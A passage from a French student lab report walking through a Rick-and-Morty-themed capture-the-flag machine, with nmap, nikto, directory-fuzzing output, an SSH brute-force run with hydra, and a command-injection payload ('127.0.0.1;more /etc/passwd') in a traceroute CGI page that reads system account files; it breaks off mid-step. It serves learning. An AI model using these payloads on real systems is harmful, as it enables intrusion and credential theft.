+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Gecko_compat#X-Frame-Options_header
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content in a way that allows it to be sniffed. See: https://developer.mozilla.org/en-US/docs/Gecko_compat#X-Content-Type-Options_header
+ Root page / redirects to: https://192.168.56.107/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 8102 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:      2024-11-28 19:54:44 (GMT1) (64 seconds)
```

FIGURE 3.16 – Scan nikto sur la port 9090

Lors d'un scan sur le port 9090, on ne récupère pas beaucoup d'informations intéressantes. On sait que qu'une bannière d'info n'a été récupéré du serveur (le serveur est configuré pour ne pas afficher d'informations), le header X-Frame-Options n'est pas présent (Header contre le clickjacking), le header X-Content-Type-Options pas défini non plus (Possible de faire du MIME sniffing). On sait que la page principale redirige vers HTTPS à l'adresse `https://192.168.56.107` soit vers le port 80.

A cette étape, je me suis rendu compte que j'avais scanné seulement les 1000 premiers ports de la machine cible (avec le scan avancé). Alors, j'effectue un scan avancé sur tous les ports de la machine cible :

```
(sae@kalisae)-[~/Desktop]
$ nmap -A 192.168.56.107 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 20:32 CET
Nmap scan report for 192.168.56.107
Host is up (0.0020s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
```

FIGURE 3.17 – Scan avancé sur tous les ports de la box

On trouve alors trois autres ports, les ports 13337, 22222 et 60000 sont ouverts. :


```

13337/tcp open  unknown
| fingerprint-strings:
|_  NULL:
|_    FLAG:{TheyFoundMyBackDoorMorty}-10Points
22222/tcp open  ssh      OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|_  2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)
|_  256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e (ECDSA)
|_  256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (ED25519)
60000/tcp open  unknown
| fingerprint-strings:
|_  NULL, ibm-db2:
|_    Welcome to Ricks half baked reverse shell...
|_drda-info: ERROR
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port22-TCP:V=7.94SVN%I=7%D=11/28%Time=6748C577P=x86_64-pc-linux-gnu%r(
SF:NULL,42,"Welcome\x20to\x20Ubuntu\x2014\04\05\x20LTS\x20(GNU/Linux\x20
SF:4\04\00-31-generic\x20x86_64)\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port13337-TCP:V=7.94SVN%I=7%D=11/28%Time=6748C577P=x86_64-pc-linux-gnu
SF:%r(NULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port60000-TCP:V=7.94SVN%I=7%D=11/28%Time=6748C57D%P=x86_64-pc-linux-gnu
SF:%r(NULL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell
SF:\04\05\00-31-generic\x20(GNU/Linux\x20
SF:20reverse\x20shell\04\05\00-31-generic\x20(GNU/Linux\x20");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.19 seconds

```

FIGURE 3.18 – Résultat du scan, trois ports ouverts

Sur le port 13337, il y a un service inconnu.

On trouve alors le quatrième flag de la box directement en faisant un scan avancé sur le port 13337 : FLAG :{TheyFoundMyBackDoorMorty}-10Points. Score actuel : 40/130. On peut suggérer ici que ce port est une peut être une backdoor. Sur le port 22222, un serveur OpenSSH 7.5 fonctionne. Il y a donc un service SSH qui tourne derrière ce port. On a aussi les clefs SSH pour l'authentification qui sont affichées. Enfin, sur le dernier port, sur le port 60000, un autre service inconnu tourne. On a une réponse retournée type « Welcome to Ricks half baked reverse shell... ». Pllutot intéressant, probablement un reverse shell ou un backdoor.

Si on commence par le service sur le port 13337, il semble que le port renvoie un flag. De ce fait, je peux utiliser telnet ou netcat pour tenter de me connecter et interagir avec le service.


```
(sae@kalisae)-[~/Desktop]
$ telnet 192.168.56.107 13337
Trying 192.168.56.107 ...
Connected to 192.168.56.107.
Escape character is '^]'.
FLAG:{TheyFoundMyBackDoorMorty}-10Points
Connection closed by foreign host.
```

FIGURE 3.19 – Connexion sur le port avec telnet

La connexion a été établie avec le service sur le port 13337. On trouve le flag après la connexion. On retrouve le quatrième flag. Par curiosité, j'ai aussi voulu tester avec socat pour établir une connexion sur le port :

```
(sae@kalisae)-[~/Desktop]
$ socat - TCP:192.168.56.107:13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

FIGURE 3.20 – Connexion sur le port avec socat

Cela fonctionne aussi, on retrouve le quatrième flag. On peut aussi interagir avec netcat ou Ncat (partie de Nmap) :

```
(sae@kalisae)-[~/Desktop]
$ ncat 192.168.56.107 13337

FLAG:{TheyFoundMyBackDoorMorty}-10Points

^C

(sae@kalisae)-[~/Desktop]
$ nc 192.168.56.107 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

FIGURE 3.21 – Connexion sur le port avec ncat et nc

[Tester de configurer une socket en python pour voir si ça fonctionne]. Plusieurs méthodes étaient possibles pour trouver ce quatrième flag.

Passons au port 2222. Avant, on avait vu que sur le port 22, l'état est tcpwrapped (= rejette les connexions non autorisées ou a une restriction d'accès stricte). Donc, il n'était pas possible de faire un brute force avec wfuzz ou hydra. Il ne semble pas y avoir de restriction sur le port 2222, on lance alors en tâche de fond un brute force sur le port 2222 avec hydra (plus adapté que wfuzz dans l'exemple) :

```
(sae@kalisaie)-[~]
$ hydra -L /usr/share/wordlists/rockyou.txt -p winter 192.168.56.107 ssh -s 22222

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 21:48:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per
```

FIGURE 3.22 – Hydra sur le port 22 avec le mot de passe winter sur une liste d'utilisateurs potentielles

Pendant ce temps, on regarde les fichiers cachés sur les services HTTP en utilisant Dirbuster. J'ai toujours utilisé cette wordlist pour Dirbuster : « /usr/share/wordlists/dirbuster/wordlist-1.0.txt ».

Lançons un scan Dirbuster sur le port 80 :

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.56.107:80/

Scan Information Results - List View: Dirs: 15 Files: 0 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	//	200	584
Dir	//cgi-bin/	403	387
Dir	//icons/	200	160
Dir	//cgi-bin//	403	388
Dir	///	200	584
Dir	///cgi-bin/	403	387
Dir	///cgi-bin//	403	388
Dir	///icons/	200	160
Dir	///icons//	200	160
Dir	///cgi-bin///	403	389
Dir	////	200	584
Dir	////cgi-bin/	403	387
Dir	////cgi-bin//	403	388
Dir	////cgi-bin///	403	389

Current speed: 303 requests/sec (Select and right click for more options)

FIGURE 3.23 – Dirbuster sur le port 80 pour voir les pages/fichiers cachés

On retrouve le répertoire passwords ou l'on avait trouvé le troisième flag. Même si on sait que la page principale sur le port 9090 redirige vers HTTPS à l'adresse https://192.168.56.107 vers le port 80, on fait quand même un Dirb sur le port 9090 :

Type	Found	Response	Size
Dir	/	200	43405
Dir	/static/	200	43405
File	/static/ref.php	200	17051
Dir	/static/98/	200	17051
Dir	/davidjacobs/	200	17051
File	/static/readersopinions.php	200	17051
Dir	/have_your_say/	200	34049
File	/static/classifiedsmarketplace.php	200	17051
Dir	/aotd/	200	17051
File	/static/opinion.php	200	17051
Dir	/inthearchive/	200	195
File	/static/ABCNews.php	200	195
Dir	/jones/	200	34049
Dir	/static/newsid_781000/	200	17051

FIGURE 3.24 – Dirbuster sur le port 9090 pour voir les pages/fichiers cachés

Toutes ces pages redirigent vers la page d'accueil.

Et pour être sûr de ne rien oublier, on lance un wfuzz sur le port 80 :

```
(sae@kalisae)-[~]
$ wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt http://192.168.56.107/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compil
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.56.107/FUZZ
Total requests: 4615
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	14 L	32 W	326 Ch	"http://192.168.56.107/"
000000034:	404	7 L	24 W	205 Ch	"_assets"
000000031:	404	7 L	24 W	204 Ch	"_admin"
000000015:	404	7 L	24 W	207 Ch	".listings"
000000033:	404	7 L	24 W	206 Ch	"_archive"
000000003:	404	7 L	24 W	205 Ch	".bashrc"
000000035:	404	7 L	24 W	205 Ch	"_backup"
000000007:	404	7 L	24 W	208 Ch	".cvsignore"
000000030:	404	7 L	24 W	202 Ch	"_adm"

FIGURE 3.25 – Wfuzz pour afficher les pages/fichiers cachés

Je le fais dans un fichier pour le parser après car beaucoup de lignes :

```
(sae@kalisae)-[~]
$ wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt http://192.168.56.107/FUZZ >> result.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wf
```

FIGURE 3.26 – Résultat de Wfuzz dans un fichier pour pouvoir ensuite l'analyser

Voici ce que nous donne wfuzz :

```
(sae@kalisaie)-[~]
$ cat result.txt | grep -v "404"
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
/cgi-bin/tracertool.cgi
Target: http://192.168.56.107/FUZZ
Total requests: 4615

=====
ID           Response    Lines   Word     Chars    Payload
=====
000000001:   200         14 L     32 W     326 Ch   "http://192.168.56.107/"
000000011:   403         9 L     24 W     213 Ch   ".hta"
000000013:   403         9 L     24 W     218 Ch   ".htpasswd"
000000012:   403         9 L     24 W     218 Ch   ".htaccess"
000000077:   200         5 L     14 W     126 Ch   "robots.txt"
000000821:   403         9 L     24 W     217 Ch   "cgi-bin/"
000002021:   200        14 L     32 W     326 Ch   "index.html"
000002870:   301         7 L     20 W     240 Ch   "passwords"
000003437:   200         5 L     14 W     126 Ch   "robots.txt"

Total time: 0
Processed Requests: 4615
Filtered Requests: 0
Requests/sec.: 0
```

FIGURE 3.27 – Pages trouvées par Wfuzz

On trouve alors un fichier robots.txt avec wfuzz. Un peu étrange que le nikto n'ait pas trouvé ce fichier, ni le dirbuster, d'habitude ce fichier est trouvé avec nikto et/ou dirb. Voici le fichier robots.txt :




FIGURE 3.28 – Fichiers robots.txt

Le contenu du fichier robots.txt est intéressant. Le premier chemin indique un script CGI (root_shell.cgi) dans le répertoire /cgi-bin/. C'est souvent un endroit où des scripts potentiellement vulnérables peuvent être placés. Et, le nom est suspect car

il pourrait être un shell qui permettrait d'exécuter des commandes avec des privilèges élevés. De plus, il y a un autre script CGI (tracertool.cgi), qui, comme son nom l'indique, peut être utilisé pour exécuter une commande de tracert (traceroute). Pendant que j'analyse les deux chemins « critiques », je lance en tâche de fond un drib sur le répertoire /cgi-bin/ car la dernière ligne (/cgi-bin/*) peut suggérer qu'il y a d'autres chemins qui existent.

```
File Actions Edit View Help
(sae@kalisae)-[~]
$ dirb http://192.168.56.107/cgi-bin/ /usr/share/wordlists/dirb/common.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

--UNDER CONSTRUCTION--
DIRB v2.22
By The Dark Raver

START TIME: Thu Nov 28 22:20:29 2024
```

FIGURE 3.29 – Dirbuster sur le répertoire /cgi-bin/

D'ailleurs, le brute force hydra fait auparavant ne donne rien sur le port 2222 :

```
(sae@kalisae)-[~]
$ hydra -L /usr/share/wordlists/rockyou.txt -p winter 192.168.56.107 ssh -s 22222

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 21:48:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking ssh://192.168.56.107:22222/
[STATUS] 369.00 tries/min, 369 tries in 00:01h, 14344033 to do in 647:53h, 13 active
[STATUS] 329.67 tries/min, 989 tries in 00:03h, 14343414 to do in 725:09h, 12 active
[STATUS] 307.57 tries/min, 2153 tries in 00:07h, 14342250 to do in 777:11h, 12 active
[STATUS] 292.27 tries/min, 4384 tries in 00:15h, 14340020 to do in 817:45h, 11 active
[STATUS] 280.00 tries/min, 8680 tries in 00:31h, 14335724 to do in 853:20h, 11 active
```

FIGURE 3.30 – Brute force non fructuant sur le port 22222


Pour le premier chemin, le (root_shell.cgi), la page indique que ce dernier est « en construction » :

```
Root Shell Super Cool Webpage
192.168.56.107/cgi-bin/root_shell.cgi
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

--UNDER CONSTRUCTION--
```

FIGURE 3.31 – Fichier root_shell.cgi « en construction »


L'analyse du code source de la page ne donne rien :



```
1 <html><head><title>Root Shell
2 </title></head>
3 --UNDER CONSTRUCTION--
4 <!--HAAHAHAHAHAHAaAAAGGAgagAGAGAGG-->
5 <!--I'm sorry Morty. It's a bummer.-->
6 </html>
7
```

FIGURE 3.32 – Code source du fichier root_shell.cgi

Et rien trouvé pour le dirb sur le répertoire /cgi-bin/ :



```
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.56.107/cgi-bin/ -----

END_TIME: Thu Nov 28 22:20:39 2024
DOWNLOADED: 4612 - FOUND: 0
```

FIGURE 3.33 – Résultat non fructuant pour le dirb sur le répertoire /cgi-bin/

Pour le deuxième chemin, on tombe sur un script CGI (tracertool.cgi), qui exécute une commande de tracert (traceroute) :




FIGURE 3.34 – Traceroute vers 127.0.0.1 sur le WEB shell

Intéressant. Cela me rappelle l'application DVWA avec l'injection de commande. Le principe était similaire sauf que c'était la commande ping à la place de tracert.

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.




FIGURE 3.35 – Essai injection de commande sur le WEB shell avec une barre verticale

Le fait de mettre une barre verticale ne fonctionne pas, essayons avec un point-virgule :




FIGURE 3.36 – Essai injection de commande sur le WEB shell avec un point-virgule

L'injection de commande fonctionne, j'ai réussi à exécuter un traceroute d'une IP puis d'exécuter une commande sur le serveur. En mettant un ou deux esperluettes,

l'injection de commande ne fonctionne pas.

On peut alors injecter des commandes les unes après les autres en les imbriquants :




FIGURE 3.37 – Essai injection de plusieurs commandes sur le WEB shell avec un point-virgule

En sachant que les commandes sont exécutées avec l'utilisateur apache, je regarde si je peux afficher le fichier /etc/shadow :




FIGURE 3.38 – L'accès au fichier /etc/shadow n'est pas possible avec l'utilisateur apache sur le WEB shell

Cela ne fonctionne pas. Ce fichier stocke les informations de mots de passe des utilisateurs, le mot de passe est hashé mais il est possible de faire un john pour craquer le hash si le fichier utilise un algorithme de hachage faible ou obsolète (comme MD5 ou DES). J'essaie d'afficher la liste des utilisateurs possibles :




FIGURE 3.39 – Essai d'afficher la liste des utilisateurs dans le répertoire /home/

Cela ne fonctionne pas. Je peux cependant essayer avec le fichier /etc/passwd qui permet de voir des infos sur les comptes utilisateurs :

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

127.0.0.1;more /etc/passwd

Trace!

```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1 localhost (127.0.0.1)  0.029 ms  0.009 ms  0.006 ms
:~::~:
/etc/passwd
:~::~:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:/:/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:/:/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
RickSanchez:x:1000:1000:/:/home/RickSanchez:/bin/bash
Morty:x:1001:1001:/:/home/Morty:/bin/bash
Summer:x:1002:1002:/:/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

FIGURE 3.40 – Accès au fichier /etc/passwd

On remarque qu'il y a un utilisateur root et les utilisateurs RickSanchez, Morty, Summer (UIDs 1000-1002).

De plus, je sais qu'il existe une version de sauvegarde de ce fichier, le contenu est sauvegardé dans le fichier « /etc/passwd- ». C'est pour éviter la perte de données, c'est le même contenu de /etc/passwd, sauf qu'il est une version précédente du fichier. Et en affichant ce fichier :

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

127.0.0.1;more /etc/passwd-

Trace!

```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
